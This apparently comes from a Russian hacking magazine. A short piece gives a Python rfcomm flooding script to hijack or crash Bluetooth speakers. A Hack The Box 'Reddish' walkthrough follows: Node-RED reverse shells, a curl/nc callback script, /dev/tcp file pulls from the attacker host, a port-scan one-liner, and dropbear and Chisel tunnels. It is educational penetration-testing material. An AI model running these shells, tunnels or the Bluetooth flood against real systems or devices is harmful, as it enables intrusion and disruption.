Как мы уже знаем, примитивные колонки и гарнитуры почти никогда не фильтруют пакеты, которые мы им отправляем. Но что будет, если отослать такому девайсу не просто пакет с данными для проверки связи (ping), а пакет с запросом на подключение к устройству? И не один.

Не все производители подобных гарнитур позаботились о защите от переполнения буфера. Если все пакеты становятся в очередь, то что произойдет, когда складировать запросы уже будет некуда? Колонка попытается выполнить команду и при этом очистить буфер.

Поэтому мы используем стандартный протокол обмена данными по Bluetooth — rfcomm. Но так как сама утилита, контролирующая протокол, не позволит нам отправить тысячу таких запросов, мы напишем небольшой скрипт на Python, который автоматизирует процесс.

```
#!/usr/bin/env python
import subprocess

cmd=['rfcomm', 'connect', '<MAC_address>', '1']

for i in range(0, 1001):
    subprocess.call(cmd)
print('Connecting...')
```

Перед запуском скрипта нам нужно узнать MAC-адрес устройства. Для этого используем уже знакомую команду `hcitool scan`, а полученный адрес вставляем в скрипт вместо `<MAC_address>`. Теперь сохраняем скрипт и запускаем его:


```
$ python <FileName>
```

Сработает скрипт или нет, зависит от модели атакуемого девайса, вернее, от скорости заполнения буфера. Если буфер успеет забиться до его очистки, то команда будет выполнена, и тогда мы подключимся к колонке одновременно с основным пользователем. Если же буфер очистится, то ничего не получится и придется перезапустить скрипт.

Если наш сценарий успешно выполнен, мы можем устроить свою дискотеку или вырубить устройство. Мои личные эксперименты с колонкой JBL Xtreme привели к ее отключению, а вот JBL Flip 2 когда-то удавалось и перехватывать (сейчас ее под рукой нет).


Думаю, всем читателям «Хакера» будет крайне интересно узнать о результатах твоих опытов с разными девайсами. Обязательно поделись ими в комментариях!

ДЬЯВОЛЬСКИ-КРАСНЫЙ ПЕНТЕСТ



СТРОИМ ЦЕПОЧКИ ТУННЕЛЕЙ ЧЕРЕЗ ДОКЕР-КОНТЕЙНЕРЫ НА ВИРТУАЛКЕ С HACK THE BOX

Что делать, когда тебе нужно захватить контроль над хостом, который находится в другой подсети? Верно — много запутанных туннелей! Сегодня мы рассмотрим техники туннелирования при пентесте — на примере хардкорной виртуалки Reddish (уровень сложности Insane — 8 баллов из 10) с CTF-площадки Hack The Box.



snovvcrash
Безопасник, временами питонщик, местами криптоана(рхист)литик, по необходимости системный администратор
snovvcrash@protonmail.ch

Встретимся со средой визуального программирования Node-RED, где в прямом смысле построим реверс-шелл; проэксплуатируем слабую конфигурацию СУБД Redis; используем инструмент зеркалирования файлов rsync для доступа к чужой файловой системе; наконец, создадим кучу вредоносных задач cron на любой вкус. Но самое интересное, что управлять хостом мы будем, маршрутизируя трафик по докер-контейнерам через несколько TCP-туннелей. Погнали!

РАЗВЕДКА

В этом разделе соберем побольше информации для проникновения вглубь системы.

Сканирование портов

Расчехляем Nmap — и в бой! Сразу скажу, что дефолтные 1000 портов, которые Nmap сканирует в первую очередь, оказались закрыты. Так что будем исследовать весь диапазон TCP на высокой скорости.

```
root@kali:~# nmap -n -Pn --min-rate=5000 -oA nmap/tcp-allports
10.10.10.94 -p-
root@kali:~# cat nmap/tcp-allports.nmap
...
Host is up (0.12s latency).
Not shown: 65534 closed ports
PORT     STATE SERVICE
1880/tcp open  vsat-control
...
```


После полного сканирования, как видишь, откликнулся только один порт — неизвестный мне 1880-й. Попробуем вытащить из него больше информации.

```
root@kali:~# nmap -n -Pn -sV -sC -oA nmap/tcp-port1880 10.10.10.94 -
p1880
root@kali:~# cat nmap/tcp-port1880.nmap
...
PORT     STATE SERVICE VERSION
1880/tcp open  http    Node.js Express framework
|_http-title: Error
...
```

Сканер говорит, что на этом порте развернут Express — фреймворк веб-приложений Node.js. А когда видишь приставку «веб» — в первую очередь открываешь браузер...

Веб — порт 1880

Переход на страницу `http://10.10.10.94:1880/` выдает лишь скупое сообщение об ошибке.




Не найдена запрашиваемая страница (404)

Есть два пути разобраться, что за приложение висит на этом порте.

1. Сохранить значок веб-сайта к себе на машину (обычно они живут по адресу `/favicon.ico`) и попытаться найти его с помощью Reverse Image Search.
2. Спросить у поисковика, с чем обычно ассоциирован порт `1880`.

Второй вариант более «казуальный», но столь же эффективный: уже на первой ссылке по такому запросу мне открылась Истина.



Port 1880 Details

known port assignments and vulnerabilities

Port(s)	Protocol	Service	
1880	tcp,udp	vsat-control	Software tool Node-RED uses this port IANA registered for: Gilat VSAT Control
1880	tcp,udp	vsat-control	Gilat VSAT Control

2 records found

Гуглим информацию о 1880-м порте (источник — speedguide.net)

> **Node-RED**
>
> Если верить официальному сайту, Node-RED — это среда для визуального программирования, где можно строить связи между разными сущностями (от локальных железок до API онлайн-сервисов). Чаще всего, как я понял, о Node-RED говорят в контексте управления умными домами и вообще девайсами IoT.

Окей, софт мы идентифицировали, но ошибка доступа к веб-странице от этого никуда не делась.


```
root@kali:~# curl -i http://10.10.10.94:1880
HTTP/1.1 404 Not Found
X-Powered-By: Express
Content-Security-Policy: default-src 'self'
X-Content-Type-Options: nosniff
Content-Type: text/html; charset=utf-8
Content-Length: 139
Date: Thu, 30 Jan 2020 21:53:05 GMT
Connection: keep-alive

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Errortitle>
head>
<body>
<pre>Cannot GET /pre>
body>
html>
```

Первое, что приходит в голову, — запустить брутер директорий. Но перед этим попробуем просто поменять запрос с `GET` на `POST`.

```
root@kali:~# curl -i -X POST http://10.10.10.94:1880
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 86
ETag: W/"56-dJUoKg9C3oMp/xaXSpD6C8hvObg"
Date: Thu, 30 Jan 2020 22:04:20 GMT
Connection: keep-alive

{"id":"a237ac201a5e6c6aa198d974da3705b8","ip":"::ffff:10.10.14.19",
"path":"/red/{id}"}
```

Ну вот и обошлись без брутеров. Как видишь, при обращении к корню веб-сайта через `POST` сервер возвращает пример того, как должно выглядеть тело запроса. В принципе, до этого можно дойти логически: в документации к API Node-RED тонны именно **POST**-запросов.

Итак, при переходе по `http://10.10.10.94:1880/red/a237ac201a5e6c6aa198d974da3705b8/` мы видим следующую картину.




Рабочая область среды Node-RED

Давай разбираться, что здесь можно наворотить.

Node-RED Flow

Первая ассоциация при виде рабочей области Node-RED — «песочница». И так видно, что эта штука способна на многое, однако нам нужно всего ничего: получить шелл на сервере.




Список узлов среды Node-RED

Я пролистал вниз панель «строительных блоков» (или «узлов», как называет их Node-RED) слева и увидел вкладку Advanced — здесь спряталась дорогая сердцу любого хакера функция **exec**.

> **Spice must FLOW**
>
> В философии Node-RED каждая комбинация, которую ты соберешь в рабочей области, называется «флоу» (он же поток). Потоки можно строить, выполнять, импортировать и экспортировать в JSON. При нажатии на кнопку Deploy сервер (как ни странно) деплоит все потоки со всех вкладок рабочей области.

simple-shell

Попробуем что-нибудь построить, тогда все станет очевидней. Для начала я задеплоил тривиальный шелл.




Флоу с тривиальным шеллом (simple-shell)

Разберем картинку по цветам блоков:

- Серый (слева): получение данных на вход. Сервер выполняет обратное подключение к моему IP и привязывает ввод с моей клавиатуры к оранжевому блоку `exec`.
- Оранжевый: выполнение команд на сервере. Результат работы этого блока поступает на вход второму серому блоку. Обрати внимание: у оранжевого блока есть три выходных «клеммы». Они соответствуют `stdout`, `stderr` и коду возврата (который я не стал использовать).
- Серый (справа): отправка выходных данных. Открыв расширенные настройки блока двойным кликом, можно задать особенности его поведения. Я выбрал Reply to TCP, чтобы Node-RED отправлял мне ответы в этом же подключении.

О двух серых блоках можно думать как о сетевых пайпах, по которым идет INPUT и OUTPUT блока exec. Экспортированный в JSON поток я оставлю у себя на GitHub, чтобы не засорять тело статьи.

Теперь поднимем локального слушателя на Kali и устроим деплой!




Отклик на машине атакующего от simple-shell

Как можно видеть — обыкновенный шелл non-PTY.


beautiful-shell

Конечно, мне было интересно поиграть в такой песочнице, поэтому я собрал еще несколько конструкций.




Флоу с улучшенным шеллом (beautiful-shell)

Это более аккуратный шелл: с ним можно отправлять запрос на подключение «с кнопки» без необходимости редеплоить весь проект (синий), логировать происходящее в веб-интерфейс (зеленый, результат смотри на рисунке ниже) и форматировать вывод команд под свой шаблон (желтый).



Отклик на машине атакующего от beautiful-shell




Пример информационных сообщений в диалоге отладки

> **WWW**
>
> - Исходник в JSON

file-upload

Раз такое дело, почему бы не соорудить флоу для заливки файлов на сервер?




Флоу с отправкой файлов на сервер (file-upload)

Здесь все совсем просто: по нажатию на кнопку Connect сервер подключается к порту `8889` моей машины (где уже поднят листенер с нужным файлом) и сохраняет полученную информацию в скрытый файл `/tmp/.file` (JSON).

Испытаем этот поток в деле: я запускаю `nc` на Kali, велю передать скрипт lse.sh для проведения локальной разведки на Linux (я начал его использовать вместо привычного LinEnum.sh), дожидаюсь окончания загрузки и проверяю контрольные суммы обеих копий.

На Kali:

```
root@kali:~# nc -lvnp 8889 < lse.sh
...
root@kali:~# md5sum lse.sh
7d3a4fe5c7f91692885bbeb631f57c70  lse.sh
```



Отправка скрипта lse.sh на сервер Node-RED


На Node-RED:

```
root@nodered:/tmp# md5sum .file
7d3a4fe5c7f91692885bbeb631f57c70  .file
```

> **Загрузка файлов из командной строки**
>
> Откровенно говоря, описанный подход к трансферу файлов избыточен: весь процесс можно провести, не отходя от терминала.
>
> ```
> root@kali:~# nc -w3 -lvnp 8889 < lse.sh
> root@nodered:~# bash -c 'cat < /dev/tcp/10.10.14.19/8889 > /tmp/.
> file'
> ```


reverse-shell

Я не был доволен шеллом, построенным из абстракций Node-RED (некорректно читались некоторые символы, да и вся конструкция выглядела очень ненадежно), поэтому я получил полноценный Reverse Shell.



Отправка реверс-шелла из открытой сессии Node-RED на машину атакующего

Сперва я сделал, как показано выше: открыл еще один порт в новой вкладке терминала и вызвал реверс-шелл на Bash по TCP. Но потом я решил упростить себе жизнь на случай, если придется перезапускать сессию, и собрал такой флоу в Node-RED (JSON).



Флоу с реверс-шеллом (reverse-shell)

> **INFO**
>
> Обрати внимание, что я завернул пейлоад для реверс-шелла в дополнительную оболочку Bash: `bash -c '<PAYLOAD>'`. Это сделано для того, чтобы команду выполнил именно интерпретатор Bash, так как дефолтный шелл на этом хосте — dash.
>
> ```
> node-red> ls -la /bin/sh
> lrwxrwxrwx 1 root root 4 Nov  8
> 2014 /bin/sh -> dash
> ```

Теперь я могу написать простой Bash-скрипт, чтобы триггерить callback в один клик из командной строки.

```
#!/usr/bin/env bash

(sleep 0.5; curl -s -X POST http://10.10.10.94:1880/red/a237ac
201a5e6c6aa198d974da3705b8/inject/7635e880.e6be48 >/dev/null &)
rlwrap nc -lvnp 8888
```

Адрес URL, который я передаю `curl`, — это адрес объекта Inject из нашего потока (то есть кнопка Go! на рисунке выше). Также я использую rlwrap — иначе невозможно перемещаться стрелками влево-вправо по вводимой строке и вверх-вниз по истории команд.

У нас есть шелл — самое время разобраться, куда мы попали.

Продолжение статьи →

← НАЧАЛО СТАТЬИ

ДЬЯВОЛЬСКИ-КРАСНЫЙ ПЕНТЕСТ

СТРОИМ ЦЕПОЧКИ ТУННЕЛЕЙ ЧЕРЕЗ ДОКЕР-КОНТЕЙНЕРЫ НА ВИРТУАЛКЕ С HACK THE BOX

ДОКЕР. КОНТЕЙНЕР I: NODERED

Уже с первых секунд пребывания на сервере становится очевидно, что мы внутри докера, — ведь наш шелл вернулся от имени суперпользователя `root`.

Это же предположение подтверждает скрипт `lse.sh`, заброшенный на машину в прошлом подразделе.

```
[*] pro010 Processes running with root permissions........................ yes!
[i] pro500 Running processes............................................. skip
[i] pro510 Running process binaries and permissions...................... skip
=============================================================( software )=====
[!] sof000 Can we connect to MySQL with root/root credentials?............ nope
[!] sof010 Can we connect to MySQL as root without password?.............. nope
[!] sof020 Can we connect to PostgreSQL template0 as postgres and no pass?. nope
[!] sof020 Can we connect to PostgreSQL template1 as postgres and no pass?. nope
[!] sof020 Can we connect to PostgreSQL template0 as psql and no pass?..... nope
[!] sof020 Can we connect to PostgreSQL template1 as psql and no pass?..... nope
[*] sof030 Installed apache modules....................................... nope
[!] sof040 Found any .htpasswd files?..................................... nope
[i] sof500 Sudo version.................................................. skip
[i] sof510 MySQL version................................................. skip
[i] sof520 Postgres version.............................................. skip
[i] sof530 Apache version................................................ skip
===========================================================( containers )=====
[*] ctn000 Are we in a docker container?.................................. yes!
[*] ctn010 Is docker available?........................................... nope
[!] ctn020 Is the user a member of the 'docker' group?.................... nope
[*] ctn200 Are we in a lxc container?..................................... nope
[!] ctn210 Is the user a member of any lxc/lxd group?..................... nope

==================================( FINISHED )==================================
```

Часть вывода скрипта lse.sh

А если ты не веришь и ему, можно убедиться в этом лично: в корне файловой системы (далее ФС) существует директория `.dockerenv`.

```
root@nodered:/node-red# ls -la /.dockerenv
-rwxr-xr-x 1 root root 0 May  4  2018 /.dockerenv
```

Если ты оказался в докере, первым делом рекомендуется проверить сетевое окружение — на случай, если это не единичный контейнер в цепочке. В текущей системе отсутствует `ifconfig`, поэтому информацию о сетевых интерфейсах будем смотреть с помощью `ip addr`.

```
root@nodered:/tmp# ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
15: eth0@if16: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.2/16 brd 172.18.255.255 scope global eth0
       valid_lft forever preferred_lft forever
17: eth1@if18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:13:00:04 brd ff:ff:ff:ff:ff:ff
    inet 172.19.0.4/16 brd 172.19.255.255 scope global eth1
       valid_lft forever preferred_lft forever
```

Смотрим информацию о сетевых интерфейсах в nodered

Как видно, этот докер может общаться с двумя подсетями: **172.18.0.0/16** и **172.19.0.0/16**. В первой подсети контейнер (будем называть его **nodered**) имеет IP-адрес **172.18.0.2**, а во второй — **172.19.0.4**. Посмотрим, с какими еще хостами взаимодействовал **nodered**.

```
root@nodered:/tmp# cat /proc/net/arp
cat /proc/net/arp
IP address       HW type     Flags       HW address            Mask     Device
172.19.0.1       0x1         0x2         02:42:5b:16:1f:b1     *        eth1
172.19.0.2       0x1         0x2         02:42:ac:13:00:02     *        eth1
172.19.0.3       0x1         0x2         02:42:ac:13:00:03     *        eth1
172.18.0.1       0x1         0x2         02:42:e8:10:03:54     *        eth0
```

Смотрим кеш ARP в nodered

Кеш ARP указывает на то, что **nodered** знает еще как минимум два хоста: **172.19.0.2** и **172.19.0.3** (хосты **.1** не беру во внимание: скорее всего, это шлюзы по умолчанию к хостовой ОС).

Проведем сканирование с целью **обнаружения хостов**.

Host Discovery

«Пробить» сетевое окружение можно разными способами.

Ping Sweep

Первый способ — написать простой скрипт, который позволит «простучать» всех участников сети техникой Ping Sweep. Идея проста: на каждый хост уровня L2 в сети **172.18.0.0** (или просто **172.18.0.0/24**) отправим по одному ICMP-запросу и посмотрим на код возврата. Если успех — выводим сообщение на экран, иначе — ничего не делаем.

```
#!/usr/bin/env bash

IP="$1"; for i in $(seq 1 254); do (ping -c1 $IP.$i >/dev/null &&
echo "ON: $IP.$i" &); done
```

В сканируемом участке сети всего может быть 254 хоста (**256** минус **адрес_сети** минус **адрес_широковещателя**). Чтобы выполнить эту проверку за 1 секунду, а не за 254, запускаем каждый **ping** в своем шелл-процессе. Это не затратно, так как они будут быстро умирать, а я получу практически мгновенный результат.

```
root@nodered:~# IP="172.18.0"; for i in $(seq 1 254); do (ping -c1
$IP.$i >/dev/null && echo "ON: $IP.$i" &); done
ON: 172.18.0.1  <-- Шлюз по умолчанию для nodered (хост)
ON: 172.18.0.2  <-- Докер-контейнер nodered
```

При сканировании этой подсетки получили только гейтвей и свой же контейнер. Неинтересно, пробуем **172.19.0.0/24**.

```
root@nodered:~# IP="172.19.0"; for i in $(seq 1 254); do (ping -c1
$IP.$i >/dev/null && echo "ON: $IP.$i" &); done
ON: 172.19.0.1  <-- Шлюз по умолчанию для nodered (хост)
ON: 172.19.0.2  <-- ???
ON: 172.19.0.3  <-- ???
ON: 172.19.0.4  <-- Докер-контейнер nodered
```

Есть два неизвестных хоста, которые мы вскоре отправимся изучать. Но прежде обсудим еще один способ проведения Host Discovery.

Статический Nmap

Забросим на **nodered** копию статически скомпилированного Nmap вместе с файлом **/etc/services** (он содержит ассоциативный маппинг «**имя_службы ↔ номер_порта**», необходимый для работы сканера) со своей Kali и запустим обнаружение хостов.

```
root@nodered:/tmp# ./nmap -n -sn 172.18.0.0/24 2>/dev/null | grep -e
'scan report' -e 'scanned in'
Nmap scan report for 172.18.0.1
Nmap scan report for 172.18.0.2
Nmap done: 256 IP addresses (2 hosts up) scanned in 2.01 seconds
```

Nmap нашел два хоста в подсети **172.18.0.0/24**.

```
root@nodered:/tmp# ./nmap -n -sn 172.19.0.0/24 2>/dev/null | grep -e
'scan report' -e 'scanned in'
Nmap scan report for 172.19.0.1
Nmap scan report for 172.19.0.2
Nmap scan report for 172.19.0.3
Nmap scan report for 172.19.0.4
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.02 seconds
```

И четыре хоста в подсети **172.19.0.0/24**. Всё в точности, как и при ручном Ping Sweep.

Сканирование неизвестных хостов

Чтобы выяснить, какие порты открыты на двух неизвестных хостах, можно снова написать такой однострочник на Bash.

```
#!/usr/bin/env bash

IP="$1"; for port in $(seq 1 65535); do (echo '.' >/dev/tcp/$IP/$port
 && echo "OPEN: $port" &) 2>/dev/null; done
```

Работать он будет примерно так же, как и **ping-sweep.sh**, только вместо команды **ping** здесь отправляется тестовый символ прямиком на сканируемый порт. Но зачем так извращаться, когда у нас уже есть Nmap?

```
root@nodered:/tmp# ./nmap -n -Pn -sT --min-rate=5000 172.19.0.2 -p-
...
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
...
Host is up (0.00017s latency).
Not shown: 65534 closed ports
PORT     STATE SERVICE
6379/tcp open  unknown
...

root@nodered:/tmp# ./nmap -n -Pn -sT --min-rate=5000 172.19.0.3 -p-
...
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
...
Host is up (0.00013s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE
80/tcp open  http
...
```

Обнаружили два открытых порта — по одному на каждый неизвестный хост. Сперва подумаем, как можно добраться до веба на 80-м, а потом перейдем к порту 6379.

ТУННЕЛИРОВАНИЕ... КАК МНОГО В ЭТОМ ЗВУКЕ

Чтобы добраться до удаленного 80-го порта, придется строить туннель от своей машины до хоста **172.19.0.3**. Сделать это можно поистине неисчисляемым количеством способов, например:

- использовать функциональность Metasploit и пробросить маршрут через meterpreter-сессию;
- инициировать соединение Reverse SSH, где в качестве сервера будет выступать машина атакующего, а в качестве клиента — контейнер `nodered`;
- задействовать сторонние приложения, предназначенные для настройки туннелей между узлами.

Еще, наверное, можно воспользоваться песочницей Node-RED и придумать такой флоу, который осуществлял бы маршрутизацию трафика от атакующего до неизвестных хостов, но... Хотел бы я посмотреть на смельчака, что этим займется.

Первый пункт с Metasploit мы рассматривали в предыдущей статье, поэтому повторяться не будем. Второй пункт мы тоже затрагивали, но речь там шла про тачки на Windows, а у нас же линуксы... Посему план такой: сперва я быстро покажу способ реверсивного соединения с помощью SSH, а дальше перейдем к специальному софту для туннелирования.

Reverse SSH (пример)

Для создания обратного SSH-туннеля нужен переносной клиент — чтобы разместить его на **nodered**. Именно таким клиентом является dropbear от австралийского разработчика Мэта Джонсона.

Скачаем исходные коды с домашней страницы его создателя и скомпилируем клиент статически у себя на машине.

```
root@kali:~# wget https://matt.ucc.asn.au/dropbear/dropbear-
2019.78.tar.bz2
root@kali:~# tar xjvf dropbear-2019.78.tar.bz2 && cd dropbear-2019.78
root@kali:~/dropbear-2019.78# ./configure --enable-static && make PRO-
GRAMS='dbclient dropbearkey'
root@kali:~/dropbear-2019.78# du -h dbclient
1.4M    dbclient
```

Размер полученного бинарника — 1,4 Мбайт. Можно уменьшить его почти в три раза двумя простыми командами.

```
root@kali:~/dropbear-2019.78# make strip
root@kali:~/dropbear-2019.78# upx dbclient
root@kali:~/dropbear-2019.78# du -h dbclient
520K    dbclient
```

Сперва я срезал всю отладочную информацию с помощью **Makefile**, а затем сжал бинарь упаковщиком исполняемых файлов UPX.

Теперь сгенерируем пару «открытый/закрытый ключ» с помощью **dropbearkey** и дропнем клиент и закрытый ключ на **nodered**.

```
root@kali:~/dropbear-2019.78# ./dropbearkey -t ecdsa -s 521 -f .secret
Generating 521 bit ecdsa key, this may take a while...
Public key portion is:
ecdsa-sha2-nistp521 AAAAE2VjZHNhLXNoYTItbmlzdHA1MjEAAAAIbmlzdHA1M-
jEAAACFBAA2TCQk3VTYCX/hZjMmXT0/A27f5EOKQY4FbXcYeNWXIPLFQOOLnQFWbA-
jBa9qOUdmwOipVvDwXnvt6hEmwitflvQEIw9wHQ4spUAqs/0CR6AoiTT3w7v6CAX/
uq0u2oS7gWf9SPy/Npz8Ond6XJKh+d0QPXz0uQrq0wyprCYo+g/OiEA== root@kali
Fingerprint: sha1!! ef:6a:e8:e0:f8:49:f3:cb:67:34:5d:0b:f5:cd:c0:e5:8e:
49:28:41
```

```
root@nodered:/tmp# bash -c 'cat < /dev/tcp/10.10.14.19/8889 > dbclient'
bash -c 'cat < /dev/tcp/10.10.14.19/8889 > dbclient'
root@nodered:/tmp# bash -c 'cat < /dev/tcp/10.10.14.19/8889 > .secret'
bash -c 'cat < /dev/tcp/10.10.14.19/8889 > .secret'
root@nodered:/tmp# md5sum dbclient .secret
md5sum dbclient .secret
9ed4e44b8d2ea2fc85b359fe4c740465  dbclient
27305ceddfec0d0ad907c53d53ec6442  .secret
root@nodered:/tmp#

root@kali:~/htb/boxes/reddish/dropbear/dropbear-2019.78# nc -w3 -lnvp 8889 < dbclient
listening on [any] 8889 ...
connect to [10.10.14.19] from (UNKNOWN) [10.10.10.94] 32916
root@kali:~/htb/boxes/reddish/dropbear/dropbear-2019.78# nc -w3 -lnvp 8889 < .secret
listening on [any] 8889 ...
connect to [10.10.14.19] from (UNKNOWN) [10.10.10.94] 32918
root@kali:~/htb/boxes/reddish/dropbear/dropbear-2019.78# md5sum dbclient .secret
9ed4e44b8d2ea2fc85b359fe4c740465  dbclient
27305ceddfec0d0ad907c53d53ec6442  .secret
root@kali:~/htb/boxes/reddish/dropbear/dropbear-2019.78#
```

Загружаем SSH-клиент dbclient и ключ .secret на nodered

Все, SSH-клиент вместе с 521-битным приватным ключом (на эллиптике) улетели в контейнер. Теперь создадим фиктивного пользователя с шеллом **/bin/false**, чтобы не подставлять свою машину — вдруг кто-то наткнется на закрытый ключ?

```
root@kali:~# useradd -m snovvcrash
root@kali:~# vi /etc/passwd
... Меняем шелл юзера snovvcrash на "/bin/false" ...
root@kali:~# mkdir /home/snovvcrash/.ssh
root@kali:~# vi /home/snovvcrash/.ssh/authorized_keys
... Копируем открытый ключ ...
```

Все готово, можно пробрасывать туннель.


```
root@nodered:/tmp# ./dbclient -f -N -R 8890:172.19.0.3:80 -i .secret -y
snovvcrash@10.10.14.19
```

- `-f` — свернуть клиент в бэкграунд после аутентификации на сервере;
- `-N` — не выполнять команды на сервере и не запрашивать шелл;
- `-R 8890:172.19.0.3:80` — слушать `localhost:8890` на Kali и перенаправлять все, что туда попадет, на `172.19.0.3:80`;
- `-i .secret` — аутентификация по приватному ключу `.secret`;
- `-y` — автоматически добавлять хост с отпечатком его открытого ключа в список доверенных.

На Kali можно проверить успешность создания туннеля с помощью каноничного **netstat** или его новомодной альтернативы **ss**.

```
root@kali:~# netstat -alnp | grep LIST | grep 8890
tcp        0  0  127.0.0.1:8890     0.0.0.0:*   LISTEN      236550/sshd:
snovvc
tcp6       0  0  ::1:8890           :::*        LISTEN      236550/sshd:
snovvc
root@kali:~# ss | grep 1880
tcp  ESTAB  0  0  10.10.14.19:43590  10.10.10.94:1880
```

Открываем браузер — и на **localhost:8890** находим тот самый эндпойнт, маршрут к которому мы прокладывали.



Проверяем доступность веб-сайта на 172.19.0.4 через обратный SSH-туннель

It works! Видеть такие надписи мне однозначно нравится.

Как я и говорил, это всего лишь пример. Дальше для продвижения по виртуалке Reddish мы будем пользоваться клиент-сервером Chisel.

Продолжение статьи →

ДЬЯВОЛЬСКИ-КРАСНЫЙ ПЕНТЕСТ

СТРОИМ ЦЕПОЧКИ ТУННЕЛЕЙ ЧЕРЕЗ ДОКЕР-КОНТЕЙНЕРЫ НА ВИРТУАЛКЕ С HACK THE BOX


Chisel

Быстрые TCP-туннели от Chisel. Транспортировка по HTTP. Безопасность по SSH. ~~Мы наш, мы новый мир построим~~

Ладно, возможно, разработчик описывает свой софт чуть менее пафосно, но у меня в голове оно прозвучало именно так.

А если серьезно, то Chisel — это связка «клиент + сервер» в одном приложении, написанном на Go, которое позволяет прокладывать защищенные туннели в обход ограничений файрвола. Мы будем использовать Chisel, чтобы настроить реверс-коннект с контейнера **nodered** до Kali. По большому счету его предназначение близко к туннелированию посредством SSH — даже синтаксис команд похож.

Чтобы не запутаться в хитросплетениях соединений, я буду вести сетевую «карту местности». Пока у нас есть информация только о **nodered** и **www**.



Сетевая карта. Часть 1: Начальные сведения

Загрузим и соберем Chisel на Kali.

```
root@kali:~# git clone http://github.com/jpillora/chisel && cd chisel
root@kali:~/chisel# go build
